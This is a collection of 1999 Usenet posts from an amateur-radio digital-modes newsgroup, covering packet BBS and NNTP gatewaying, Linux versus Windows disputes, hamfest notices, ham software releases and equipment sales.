I've noticed that the LandLine Lid community can't get by without "the big lie", and to a lesser extent, neither can the LINUX community. In my experience, this "need" points out an essentially rotten core. - The stink of death.

Sorry, but I only respect those who act in a respectable manner. Those who intentionally display such poor mental hygiene are pathetic, sometimes destructive, but never worthy of anyone's respect.

So, as I said before...

I intend to wait until this problem with LINUX boxes mysteriously causing nearby Win95/98 machines to become crash-prone has been tracked down and resolved.

Use UUCP, it's built-in. Transfers news and email just fine, although
dated. Use JNOS. If it really offends you, call it SNOS and say you
designed it (no source code though). You can probably run it on
Clover.

>But the original issues remain, and have not been addressed by any
>but two posters to this thread. Pretty useless newsgroup. Plenty
>of babblers, very few doers. Got some radios to install and antennas
>to put up, and a bit of new software capability to try out. Anyone
>interested in actually DOING something? Give it a try.

Pot calling the kettle black.

The bottom line, is we (Hams) do not need monolith programs anymore.
Programs that duplicate the stuff built-in to the OS used. Since Unix was
designed, the object has been to build function in modules. Modules that
interact and communicate using pipes, sockets, or even files. Microsoft
even uses this model in their office suite. Office is not a monolith, it
uses
process communication between modules.

JNOS, SNOS, PKNOS, JIMMY-NOS, NOSNOS, they're all monoliths.
They will all do something, and perform work, but who really cares about
an addition to the monolith.

Break the program down, and use the fork/exec, and some inter-process
communication. Don't keep copying/modifying JNOS.

Steve

HAMFEST October 24, 1999 - Lindenhurst, LI

GREAT SOUTH BAY AMATEUR RADIO CLUB
ARRL APPROVED LONG ISLAND HAMFEST - October 24, 1999

LINDENHURST, LI - NY

On October 24, 1999 the Great South Bay Amateur Radio Club will again sponsor an indoor Hamfest-Computer Show. The location will be at the:

Knights of Columbus
400 South Broadway, Lindenhurst, NY.
This is an ARRL approved Hamfest.

There will be radio equipment, electronic components, computers and accessories, software, books, technical manuals, ARRL information, Amateur Radio License Exams, Door Prizes.

Advanced registration is $15.00 each table. Tables at the door are $20.00 each. Contact Peter Portanova WB2OQQ at 516 541-4886 for table reservations. NO TABLES WILL BE RESERVED WITHOUT PRIOR PAYMENT due to the space available.

General admission is $ 6.00.

VE - ARRL - 12:00 NOON at Babylon Town Hall, 200 E Sunrise Hwy, Lindenhurst. For exam candidates please remember to bring your original FCC Amateur Radio license (if licensed), any C.S.C.E. forms that are pending, plus a photocopy of each, pens, calculator, formal form of ID (preferably photo ID), and the examination fee, to the exam session. 1998 ARRL/VEC fee is $ 6.35, exact change is appreciated. Novice exams are free.
The VE team is from ISLIP ARES Group and GSBARC. Thanks guys.

Talk-in will be via GSBARC Repeaters on 146.685 4Z(136.5) PL.

Food Service during the Hamfest will be provided by members of the Knights of Columbus Council.

Information is also available during the GSBARC 2 meter info net every Monday evening at 7:00 PM following the Newsline Report on the W2GSB repeater, 146.685 -600 4Z(136.5) PL required. You may also write to:

Great South Bay ARC
P.O. Box 1356
West Babylon, NY 11704

E-mail GSBARC info@gsbarc.org or visit GSBARC online at

Ahh, so there's no real problem at all. Since "Linux bigotry" will
turn you off linux, we should all be turned off packet radio by
your obvious packet radio bigotry. Otherwise we'd have double standards,
wouldn't we?

Look, Charles -- it's no skin off my nose if you don't use it. I think
it's a quality product and it has a lot to offer and will enhance
the art of packet radio (something I thought you were interested in),
so I'll keep using it and I'll keep talking about it.

No need to patronise me, I have read the original.

Hams "need" what they prefer and want to use. Period. Your insistence upon abandoning all protocols but one (tcpip) and all software types that differ from the rather narrow range of your personal preference DEFINES the words "provincial", and "ignorant".

Your ignorant, provencial attitude is directly contrary to the spirit of experimentation that makes Ham Radio interesting, educational, challenging, and fun.

Before you become offended, look up the word "ignorant". It fits your attitude perfectly. Can't argue with the facts, OM.

Such software has been available for several years now, and the US tcpip community has studiously ignored them. You can keep on trying to convince your fellow tcpip fans here in the US to catch up with the rest of the world, but I doubt that you will have much luck. - They take great PRIDE in being ignorant and provincial. - So much so that I doubt you'll have any luck talking them out of it.

Don't give up, though!

It's worth checking, but I believe that the "using Windows" wasn't stated as part of it. You were asking for the simplist way to gate mail and newsgroups. Perhaps someone edited your post before I saw it on the local newsserver?

However, in answering how to do that under windows, good luck. I know of no programs that do the conversion, and even then, you'll probably have to move to Windows NT because some of the features you're looking for are available only as servers and '95 just doesn't have server utilities. I don't use NT because I need my data to be stored and manipulated reliably.

BTW, in the mid 1980's, I was already bitching about the Micro$oft shortcomings in their programs (including certain bugs in MS-DOS 3.1), LONG BEFORE Linux was even created. It's not that I'm pro-Linux; I'm anti-incompetence and incompetence == Micro$oft.

The only reason why Micro$oft is the business powerhorse it is today is because of the original licensing agreement with IBM back in 1981, and with the PC-clone makers in 1985, requiring them to distribute the OS with every computer. With that, and everyone else writing software for that platform (and thus no alternative platforms), there was simply nothing to stop their poor quality control.

The computer software industry is the only industry where a defective product can be sold without liability attaching to the manufacturer - and furthermore, the only one where the end-customer is charged for fixing the defects. Try that with any other industry and the manufacturer would be bankrupt from all the claims. 25 years ago, such wasn't the standard. Bug fixes were usually required to be provided free of charge since the program never met the "original specification" with the side effects. That changed when the industry moved to "licensing software" instead of contract-on-demand authorship.

Why do you think Bill Gates is afraid of the word "Linux?" It's because he realizes that a viable alternative OS has surfaced that could end his monopoly of fact.

Interesting, considering this is coming from someone who recently CLOSED his packet BBS (at least per the "WestNet" listing). Is that because you wanted to experiment, or some other reason?

I'm not going to get into a "he said -- he said" in the wrong news group. I
bult my first
micro in 1978 and grew up on UNIX and MS systems. You apparently have some
sort
of 'know it all complex' to attach anything that you difdn't dream up. I
currently, successfully,
run a number of computer networks and know what happens to Linux and MS based
machines
running on them. I think you need to get out into the real worl more often.

It may not be to you or your computer, but Windows suddenly doesn't have drive space that it
had before.

My point holds (about Linux Bigots).
This Windows 98 system is in fact "doing that" under windows.
Can't "do that" in Linux, the software does not exist.

Those two facts seem to be the sole and only things one can
learn from this thread: that the Linux Bigots think everything
can be done in Linux (when it cannot), and think nothing can
be done in Windows (when almost everything can).

Presently, my home town, Boise, Idaho, does not appear
to have any active packet BBS. The local Hewlett-Packard
radio club is talking about providing the town with a
PBBS. I am looking for someone who is willing to help,
via e-mail, us set up the system and in particular, help
with mail forwarding in and out of our node.

Any Elmers out there who could help?

Thanks

If you have full-duplex sound card (and full-duplex Windows drivers),
you can try the first BETA-version with transmit capabilities:

http://ua9osv.hypermart.net/tty015b.zip .

They say it work well ...

I hope version for non-duplex cards will be made soon ...

Hi,

I have a couple of questions. I would *really* appreciate it if you could help me find the answers. If there is a web site or other resouce that I should consult for this information, please let me know.

What is the difference between the SCS PTC-II and the Swiss-PTC? I see lots of ham radio operators talking about the SCS PTC-II and I see a lot of Red Cross people talking about the Swiss-PTC. Is there a difference? Does SCS-PTC make the Swiss-PTC?

I get the impression that they are both Pactor/Pactor II modems, but I'm not sure if they are interoperable?

Thank you very much for your help!

What we also learn is that Hank Oredson will not acknowledge the
existance of software that has been seen running by several other
posters on the group, just because he has been unable to find it
himself.

>Perhaps your memory is faulty.

Ok, I have fetched your original article from www.deja.com.
You know, one of those nice search tools we have available on the Internet
to find things we are not sure they exit.

Oh, wait... you don't know about those. Maybe you should try to have
a look there, you might find some things there you claimed do not exist!

Well, here it goes:

A couple folks asked that I repost my specific suggestions
on how to migrate the existing BBS network to the model in
current use on the internet. Here they are again. Not well
organized, a bit of babble, but specific ideas. Would they
work in practice? I don't know (yet) but may implement some
of them and find out.

Each BBS network message type has an equivalent internet
application and protocol. For the BBS network to interoperate
with these applications and protocols we need some number
of "gateway" systems which do the appropriate translations.

1) Bulletins map to net news and the nntp protocol.
We need a set of newsgroups defined to map to/from the common BBS
network topics. One solution would be to use newsgroups
of the form alt.hamradio.<topic> where <topic> is the To: field of the BBS
message. Thus we would have, for example,
alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
The "gateway" servers would move messages both directions using the
obvious and simple mapping.

2) Personal messages map to standard email and the pop3/smtp protocols.
We can use the obvious address mapping. I've run this kind
of "gateway" server for years, using a version of JNOS. It works fine, and is
already available.

3) NTS messages are an intersting case. They probably need to map to net
news and the nntp protocol. We might use a newsgroup

such as alt.hamradio.nts-traffic for this purpose. In this
case the same "gateway" servers which handle 1) will suffice. Ideas welcome
from the NTS folks on how we might handle this.

Note that we do not need "permission" from NIS or anyone else to begin to
implement this capability. Everything exists within the ham radio network and
not within the internet per se. The model
is designed to be compatible with internet standards for the obvious reason:
those standards exist and are well tested. We should use them.

For some of the standards, file transfer protocols also exist. For example email
has pop3 and smtp as network data transfer standards, and RFC-822 (and it's
various updates) provide a guide to the
construction of a bulk transfer protocol. We already use this protocol as
import/export between BBS systems of various kinds. The needed extensions to
the standard set of headers are documented in the
BBS specification. For net news two standard transports exist. One is a bulk file
transport using the "ihave/iwant" scheme similar to what is called "X forwarding"
in the BBS network. The needed mappings are obvious and should be simple to
implement.

All the above would require only a small amount of fairly simple programming
effort on the part of the authors of the ham radio
tcp/ip programs, and very little effort on the part of the authors of the ham radio
BBS programs. The hard work is deciding on the
details of how the mappings will work, and setting up enough
gateway servers to attract users.

One advantage of this scheme is that we could use it to link
existing news groups in the internet directly to the ham radio
BBS network, with bidirectional exchange of messages. Some might consider
this a disadvantage because of the obvious possibility
of abuse by both hams and non-hams. This possibility should not
get in the way of creating and testing the technology.

There is an interesting technique we could use to do this integration. If each
"gateway" server ran a web server with a standard middleware API to a local
database, then the task of programming the needed applications would be fairly
simple. What applications are needed? Those required for the administration of
the "gateway" server itself, for example, to maintain mappings, deal with
exceptions, and all the other "sysop" type of activities.

One could even consider creating a "regular ham radio BBS" using the
capabilities of the web server. This has in fact been done, several times, by
various hams. Perhaps those hams might consider making their work available
to others in the ham radio network as well as on the internet. Doing so might
help move the digital networking facet of our hobby forward. i.e. "The folks using
html on ham radio are headed in the right direction."

Disclaimer: Yes, I know the above sounds a lot like the integration of ham radio
networking with the internet. That is exactly what it is. I hope everyone can
understand the difference between taking ideas and techniques from the internet

for use in ham radio, and replacing ham radio with the internet itself. I propose
the former, and not the later.

As we all can see, it does not mention Windows. It does not even mention
any operating system or environment.

So it is clearly YOUR memory that is faulty. Please have it checked before
you accuse others.

True, but this isn't a problem. The repartitioning tools correctly update
the partition table and the file allocation tables and so forth for
the affected file systems. Windows does not know that it used to have
more space.

Back in the days before multi-gigabyte HD's were common, I used to run
across problems with a lack of enough HD space for the swap file. I'd clean
out some of the useless files and old stuff, and things would speed up
again.

That kind of thing doesn't happen to me anymore, mainly because the HD's are
so much larger than before.

Howdy, Folks.

This is an open invitation to browse http://hfradio.org, the NW7US Ham Radio and Shortwave Radio Resource Website.

This non-commercial site offers:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

... You're assuming that windows doesn't take a snapshot of the system (including disk partition size) and compare it to an earlier version.... I'm not saying that it does (or doesn't), but it obviously has some configuration information that it does save - else the "you've installed new hardware" message would never magically appear.....

4631. sv2agw TCP/IP drivers

Newsgroup: rec.radio.amateur.digital.misc

Date: 1999-10-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <virP3.802$7d2.23052@nuq-read.news.verio.net>
Source record: 15940

Well, I just got sv2agw working on 9600 packet -- using a Diamond Monster
sound card. I built the cable, like it said, with a single transistor, and it
basically came up -- that is after I turned down the volume, until the packets
got through. It doesn't do 9600 on all sound cards, it seems. Though I had
a few PC's around, and this is the second one I tried, and here
it came up okay, and then just worked. The radio is an MFJ8621.

Maybe I need to tweak the volume a little better for proper deviation, but it
seems that too low deviation works okay. I'd like to get a laptop, where
the sound drivers are compatible with sv2agw, for the portable system.

Anyway, I can now connect to my own BBS, with sv2agw, and my next
plan is to register the software now that I have it working, and give tcp/ip
a try. So, far I'm pretty impressed by sv2agw, though I haven't
tried ip on it. That's next. I use Win98.

The best advice I can give you is to get a copy of MSYS and manual. With this program and a Kam All Mode you will do anything you want to. I have run a Mars BBS for 5 years using this setup and have had great results.

73 and good luck,

C. Jespersen AAR2JE/K2OG

4640. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <tJWP3.95$iH6.571@sea-read.news.verio.net>
Source record: 15946
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy, Folks.

This is an open invitation to browse http://hfradio.org, the NW7US Ham Radio and Shortwave Radio Resource Website.

This non-commercial site offers:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

4641. Conventional email via Packet (like WinLink)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <38107ac7.6134376@nntp.groupz.net>
Source record: 15947

Is there a packet network similar to the HF "WinLink" system to facilitate regular internet email access for hams in RVs on the road?

If you are not familiar with the WinLink system, this is a group of robot stations on HF, typically using PACTOR, that allow a PACTOR equipped HF ham to send and receive conventional email to and from conventional internet email addresses.

Each of the WinLink stations is connected to the internet, and can send out email received from HF, and relay to the ham any email received from the internet addressed to the ham.

Do we have anything like this on (VHF or HF) packet?

Thanks

Jerry W4UK

4642. Re: sv2agw TCP/IP drivers

Newsgroup: rec.radio.amateur.digital.misc

From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <A14Q3.176$Ck2.4498@nuq-read.news.verio.net>
Source record: 15948

Btw, fussing with sv2agw, I have discovered that it is possible to assign
routes in win98. That is I just do 'route add 44.0.0.0 mask 255.0.0.0 192.168.1.1 metric 1'
from the dos prompt, and it can then move all the ham stuff to the my Linux
box over 145.01 9600 baud, which masquerades the fakenet ip's to a proper
amprnet addresses. My PC can then move all the normal internet stuff over my
main gateway -- with both up at the same time.

So, now my Linux will be setup so that I can just give out
fakenet ip's and not have all users get static ip's from the ip coordinator.

The thing is that the 'setup routes' button in the config menu seems to do weird
things for me, but the route command from DOS works good. I also found that
installing the net drivers, crashed once, and then I removed and installed
again, it worked okay. Don't know what that was.

I still haven't gotten dhcpd to work over ax25 on Linux. I have some weird problem
with that I don't understand.

If you're still in Southern California (as your callbook address from 1995
implies), then you should go to the SCDCC web site (http://www.qsl.net/scdcc
[which "www.scdcc.org" will still refer you to]) and look at two things:
- The bandplan link (However, for HF, it refers you to the ARRL page)
- The Westnet BBS listing (usually updated monthly).
The BBS list is good for locations west of the Rocky Mountains.

There are a few lists, but none that mention more than a tiny fraction of the actual stations that are out there.

If you are looking for an HF BBS to forward messages with, your best bet is to simply listen around on the digital segments of the bands you are interested in, then contact the SYSOPs of stations that you can receive very well. A good way to initiate contact is to send a regular packet message, posted at your local BBS. I say this because many HF forwarding stations are set up to only accept direct connects from other members of the forwarding net they are participating in.

Gateways are another matter, of course. If you can hear them and they can hear you, you're in business! Same goes for BBS's that provide/allow access on HF.

There is still some good HF Packet activity, but most Hams are going over to PACTOR, PACTOR2, or CLOVER for that kind of stuff these days, because these work quite a bit better than Packet.

On of the great things about digital HF is that it's accessible from just about anywhere on the planet.

APRS on 144.390 has a one line email function. You send a
message to EMAIL and the first part of the line is the email
address. This would be good for messages like:

jimmy@msn.com RON Oklahoma City EN 405-670-1212

Where RON is remain overnight for you non-veterans :-)

They can send you messages using APRS as well. With internet
links everywhere (although any that use aprs.net as their
domain name have been hosed because it keeps crashing) any
local traffic can thus be world-wide.

I would put my money on APRS growth.

Steve

Yes, there are a number of Packet BBS's that provide that service. You have to make prior arrangements with the SYSOP, and he manually makes the Packet/E-mail crossover so that he can ensure that nothing illegal makes into the Ham network from the Internet.

As long as you have access to the Packet network, you can use these services to send and receive E-mail. No business stuff or nasties, of course.

To find the server nearest you, send an inquiry out on Packet, addressed first @yourstate and if that gets you no response, try @ALLUS, then as a last resort, @WW. The closer the server is to you, the faster the service will be overall, so it's worth the effort to look for one that is either nearby, or one HF hop away.

Hi,
as one of those that lives in the "wide, open spaces", I have seen these arguments ebb and flow.....

Fact #1: Politics destroyed the packet "network" in Nevada.. there were a bunch of non-technical types that wanted to do "keyboard to Keyboard" only on the primary freqs that got us in and out of the state... I know, as I was the only Packet bbs in northeastern Nevada and on the crossroads north to Idaho and east to Utah--if it moved in those directions, it went through my board.

Fact #2: The population density is so low out here, that there is NO hf capability for packet. In Winnemucca, there are 3 hams that are somewhat active on HF. Two are not even remotely interested in packet, and the third has no interest what-so-ever in running a hf gateway.

Fact #3: The next packet equipped hams to the east are in Elko, 120 miles and 7 mountain ranges away. With carefull placement, two digis will do the trick, but who will support them?

Internet is the way to go..... You ARE reading this via the Internet.....

Hank,
I've only just rejoined this newsgroup, but I can assure you, BBS<->NNTP gateways are already running on Linux configurations. The NNTP<->SMTP bit is a no-brainer for Linux, these have been standard Unix tools for years.

Take a look at:

http://radio.linux.org.au/pkgdetail.phtml?sectpat=packet&ordpat=title&descpat=mail&pkgid=86

Hessu had a BBS<->NNTP gateway running for nearly 18 months I believe. I certainly recall using it last year.

regards
Terry

Because it is impossible to read it via ham radio.
i.e. you could just as well be "NV Jims", the non-ham for all I know.

There is at least one Nevada station that links to my CLOVER
gateway from time to time ... but does not handle any traffic at all.

I used to forward over that "keyboard" network you mention.
Just ignore the whines from the "It's MY NETWORK AND YOU
CANNOT USE IT!" jerks. They put it on air and linked it to MY
network, so I get to use it <grin>.

But why bother, the internet is easier and cheaper.

Many different lists. Check you local packet BBS under PACTOR and CLOVER
for the lists that are posted there. You didn't mention which mode you would
like
to use, but PACTOR is probably the best bet. There are many many gateways
of different flavors on air full time.

Yes the IC-746 has FSK capability. Look at Pin 1 of ACC 1, that is
the FAK connection. Pin 3 ACC 1 is the HF send line.

Don't bother Terry, Hank is dementing.
Last week he accused someone of having a faulty memory because he did not
remember that the W-word was mentioned in his original posting. But it
really wasn't! And he could have checked that before, I assume he had a
copy of the article still on his disk. Dejanews certainly had it :-)
He also simply ignores the posts by people on the group saying they are
running it under Linux, insisting on his claim it doesn't exist.
Poor guy.

4667. New RTTY software - TrueTTY 1.0 was released!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: amx@i.am
Message-ID: <7v0nqm$e7m$1@nnrp1.deja.com>
Source record: 15875

Hello, All!
Some days ago I wrote:

>
> If you have full-duplex sound card (and full-duplex Windows drivers),
> you can try the first BETA-version with transmit capabilities:
>
[...]
> I hope version for non-duplex cards will be made soon ...

Yestarday I uploaded TrueTTY 1.0 to

http://ua9osv.hypermart.net and
http://ua9osv.tsx.org

Your feedbacks are welcome.

==========
TrueTTY Versions History

V1.0
The documentation and on-line help were completed.
Support for N6TR-compatible LPT PTT-interface was added.
Minor reworks were made.
V0.30
Bug in ~[fFileName] macros was fixed.
Macros ~[lf] ("line feed") was added.
Bug with incorrect hints of F1...F12 buttons was fixed.
AFC method was high improved.
V0.20
Program can work both with duplex and non-duplex sound card now.
V0.15
Program can transmit now, but only with
duplex sound cards.
V0.10
The first public version. Receive RTTY only.
==========
TrueTTY description.

Program to receive and transmit RTTY via sound card.
No additional hardware required - your need only transceiver
and computer (5x86-133, Pentium-75 or better) with sound card.
(Optionally you can use simple circuit for PTT-control.)
It make fast and conveniet frequence control, has a lot
macros for tramsmitting. Can cooperate with RZ4AG AAlog logger.
Windows 95/98/NT.

==========

Message-ID: <eA2mFaxH$GA.280@cpmsnbbsa02>
Source record: 15876

Press Release

Muscle Shoals, Alabama. October 25, 1999 Creative Services Software announces WeFax '99 Release 1, a new 32 bit Windows WeFax program for the Kantronics and AEA/Timewave TNCs. will be available November, 1999. The program will retail for an introductory price of $49.95 until January 2000 when the retail price becomes $59.95.
The black and white weather facsimile charts , referred to as "WEFAX" by HF radio operators, have been transmitted by shore stations for years and received by commercial ships, yachts, and radio amateurs. This allows yachts, marine and weather observers to get images of current weather conditions where no telephone or television is available.
The program will take advantage of the WEFAX mode of the Kantronics and AEA/Timewave line of TNCs. It will allow the user to save the transmissions in .BMP (bitmap) format, print the transmission to any Windows printer, or email it via the Internet.
Other features include an automated scheduler which will allow users to set times when they want to receive faxes without having to be in front of a computer and a fax image manipulation window, where users can zoom, rotate and flip the image.
WeFax '99 is written in robust C++ using the Microsoft Foundation Class library. It runs under Windows 95, Windows 98, Windows NT and the soon to be released Windows 2000.

Creative Services Software is on the web at http://www.cssincorp.com
Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

Press Release

New program to debut in November, 1999.
Muscle Shoals, Alabama. October 25, 1999: Creative Services Software and Timewave Technology announces PakRatt/CE , a new 32 bit Windows terminal program for all TNCs will be available in November, 1999.

"With the advent of very low prices for the Windows/CE HPC, it seems to be a match made in heaven to use these tools for portable ham radio operations", said Rick Ruhl, N4GDO, President of Creative Services Software, "TNCs are a perfect match for Windows CE, and the hardware compatibility is already present".

Windows/CE was announced in 1996. Hardware vendors include Casio, Compaq, Panasonic, NEC and more.

PacRatt/CE will be a fully functional, terminal program that is based on the successful PacTerm 98 /PkTerm '99 host mode program.

"This is a FREE program for end users of Windows/CE HPCs", said Ruhl. "They can use this version without any charge. If they need technical support, there is only a one time fee of $20 ".

Creative Services Software is on the web http://www.cssincorp.com.
Timewave is at http://www.timewave.com
Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

4670. PacTerm '98 and PKTerm '99 Release 1.4 available in November.

Newsgroup: rec.radio.amateur.digital.misc

Message-ID: <uYVzAbxH$GA.267@cpmsnbbsa02>
Source record: 15878

Press Release

Muscle Shoals, Alabama. October 25, 1999: Creative Services Software has announced that Pacterm '98 and PKTerm '99 release 1.4 will be available in November 1999. This release is a FREE upgrade for owners of the current product.

The program runs under Windows 95, Windows 98, Windows NT and the soon to be released Windows 2000. It is a true 32-bit Windows application, designed using the Windows Style Guidelines available from Microsoft.

The popular TNC program, written in C++, has been available since November, 1997. It supports Multistream Packet each in its own window and all HF modes, user defined macros, user defined colors and fonts, CD callbooks, COM1 through COM35 (including select USB to serial port converters), Quick Connects, save session in RTF or TXT format and much, much more.

New enhancements for version 1.4 include:
- {UTCDATE} Macro Variable
- ASCII transfer for UNPROTO mode in Packet
- Multiple file select for ASCII transfers in HF modes
- Abort ASCII now available from HF modes
- Interoperability with DX4Win 4.06 logging program
- Basic radio control interface
- Added FIG/NUMS menu option in PKTerm
- Additional commands specific for the PK-900 and DSP-2232 in PkTerm

Pacterm '98 and PKTerm '99 are $79.95. They are available directly from Creative Services Software or your favorite dealer. Pk-Term '99 is also available directly from Timewave Technology. You can also download the program in demo mode from the CSS website.
Creative Services Software is at http://www.cssincorp.com.

Windows, Windows 95, Windows 98, Windows NT and Windows 2000 are Registered Trademarks of Microsoft Corporation.

When we were working on the basic rig control program for the new version of Pacterm/Pkterm, I had to get docs for each Yaesu tranceiver. There are many differences on the returned data packet based on which radio you're using, and you have to parse that data based on the radio (bit parsing the flag bits is the only way you're able to tell what state the radio is in). The sending commands are just 5 byte values sent in reverse order to the serial port. Pretty straightforward in the docs.

I sure hope someone can help with this problem.I have a Bp2m Baypack and a mfj-1224 interface. The problem is that both cannot copy a signal (rtty or others) on hf unless it is a VERY clear signal which is hard to come by. (the bp2m works good on 2mt packet) I have tried different antennas, radios, computers. Also different programs like Hamcom, radioraf and such. I have also tried grounding everything nothing seems to work, checked and double checked the wiring. Still it will not copy (jibberish) or lock on to a signal. I hope someone can point me in the correct direction.
Thanks N8TNJ

One thing you may or may not know: HF data is generally LOWER sideband,
regardless if you are on 80 meters or 10 meters....took me a while to figure
this one out...
What rig are you using? Sometimes you need to play with the bandpass and
filters to get good copy....

I have no detailed description, but I have converted those transceivers
years ago by just tacking on the wires at the connection points you
would expect.
(modulator and demodulator)

I put a 5-pin DIN receptacle with thread lock (round receptacle, not
the usual ones with side lugs) in the space of the backpanel antenna
connector, and used series resistors (10K, I believe) to protect the
electronics from shorts and other external mistakes.

It works reasonably well. Of course the relay clicking is irritating.

Since we just did a front end for Windows CE, do you (and the other hams in this group) think a version of PakRatt for the Palm Pilot would be a viable product?

Now that you mention it... I was wondering what Steve was bitching about.
I guess either my monitor's settings are a bit different or my eyes are better
than I thought, because the only difficulty I found was due to the fact that
English is apparently a second language for the page's author. At any rate,
you can find real technical data on the units, including schematics and
possibly even pc board layouts, at KE5FX's website, www.qsl.net/ke5fx

Bunches of them. For Oregon and Washington:

w0rli - CLOVER.
n7qdn - CLOVER and PACTOR
wa7ees - PACTOR
k7sli - PACTOR
w7ij - CLOVER and PACTOR
ke7yx - Packet

I've probably left out a few ... lots of us in the Pacific NW
on various HF digital modes. We are all well networked
together over VHF/UHF links.

4690. Mapping AX25 BBS topics to NNTP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19991027.093725.53@lightfox.demon.co.uk>
Source record: 15749

In a recent message in the "BBS network and tcp/ip" thread, Rob said:

> 1) Bulletins map to net news and the nntp protocol.
> We need a set of newsgroups defined to map to/from the common
> BBS network topics.

Some substantial work on this has been done by the UKIP group, and is accessible via http://www.aggis.demon.co.uk/ BUT .... the mappings are intended for use on 'airside' NNTP servers rather than on the net, and are of the ampr. hierarchy

A master file of mappings etc. is provided, together with tools to produce the necessary files for JNOS and Linux 'mailgw' systems.

TNOS version 2.30 source code can be modified to use the raw gateway mapping file supplied in the UKIP package, and a determined NNTP gateway supremo can obtain the mods at: http://www.rat.org.uk/amrad/nntp7a.tgz

73, Gareth.

I just used any of the terminal programs for the pilot and hooked up
straight to my KPC-3.

There is a nifty APRS program out there as well for the pilot.

Wouldn't bother with anything else...

wb7okx unknown ...
n7qdq is a typo for n7qdn.
ka7agk is a typo for ka7agh, who is usually on PACTOR, 20M only.
Has been off air a couple weeks, will probably be back on by now.

Now that I've looked at the ax.25 -> nntp mapping file I see a
major problem: the inverse mapping cannot be created.

I'll continue to do it in the simple and obvious manner.

To make the whole system useful, mappings must work in
both directions, since bulletins might be posted either using
an ax.25 BBS, or using a tcp/ip based newsreader.

(Note for the comprehension disabled: I am talking about
RADIO here, nothing whatsoever to do with the internet.)

There's a couple of ways to do that now. I recommend and use the Win95
version of FlexNet, but I understand that the "AGW" software is pretty good,
too.

Here's where to look:

FlexNet:
http://www.afthd.tu-darmstadt.de/~flexnet/

SV2AGW:
http://www.forthnet.gr/sv2agw

> I have, in fact, started writing one of my one. If it turns out to
> become functional, I'll notify the group.

Hey that's great! Keep us informed!

If you decide to look over FlexNet, it will save you some time and trouble
to check out my web-site, where I've collected setup info and articles about
FlexNet.

Probably not relevant to your question, but certainly interesting:

Check out LINUX. The late model kernels have support for AX25, RTTY,
PACTOR-I and more all for free, complete with source code.

Since you're homebrewing your own s/w, take a look at the kernel source
and see how they did it.

Cheers,
Greg, ve0acr

I have tried XPWIN and a couple of other apps but am looking for
software to handle two or more TNCs one of which is a PK-232/DSP in
Pactor fot HF and the other a TNC2 clone for VHF. Winlink looks great
but may be overkill. Any suggestions. My needs are:
1. Handling PMS mail and auto retrieving from VHF/HF sources.
2, Must handle the above hardware
3. Would be an advantage if a Pactor login could cross connect to the
local VHF packet system.
Software comes and goes and I may have missed some new versions.

A charge is to be made for the use of the 'Morse code' by amateur
radio operators. This will be backdated to 1st. January 1900. All
past and present users of the mode should therefore apply for a
licence number together with their payment for past and future use.

(Sorry Charles, I can't help myself.)

I suggest investigating linux too. It has this too (SB or WSS cards
supported), and the TCP/IP is integrated with the rest of the networking.
(I don't believe it is in SV2AGW's software.) And it's completely free,
in keeping with the amateur radio spirit.

The good news is that the license fee is reduced for hams who
can demonstrate higher code speed capability. If you can receive
Morse above 30 WPM the fees are waived. The fees, of course,
do not apply to Morse sent or received by hams with the lowest
level of license, but only by those with higher license classes.

Note also that the fee is waived for use of Morse during officially
sponsered emergency communications drills.

As with all such governmental licensing the rules are quite complex.

FS: MFJ-1278 MULTI-MODE DATA CONTROLLER

9 modes:
* VHF/HF Packet, RTTY, ASCII, AMTOR, NAVTEX, CW, SSTV, FAX, and
Contest Memory Keyer
* "Easy Mail" personal mailbox
* 20 LED precision tuning indicator
* Multi-Grey Level FAX/SSTV Modem
* Exclusive Built In Printer Port
* Software Selectable Dual Radio Ports
* Expanded Manual with "Fast Start" section
* 32K RAM with Lithium Battery Backup
* KISS....TCP/IP compatible
* AC power supply included

Cables included: TNC to computer, VHF to TNC, HF to TNC.
(you must configure VHF and HF cables to suit your rig,
full instructions included)

Very good condition both functionaly and cosmeticly.
Has 2 hairline scratches on top 3/4" long.

TST Multimode software included (DISK)

Origional Box, all books and cables.

I used this TNC to work the MIR PMS. MIR is out of
commission now and I have no use for the TNC anymore.

PRICE $125.00 shipped UPS GROUND 48 states. Money order
only.COD add $6.00

You can do this by ANDing the byte with the one you want to compare.

i.e (in C)

```
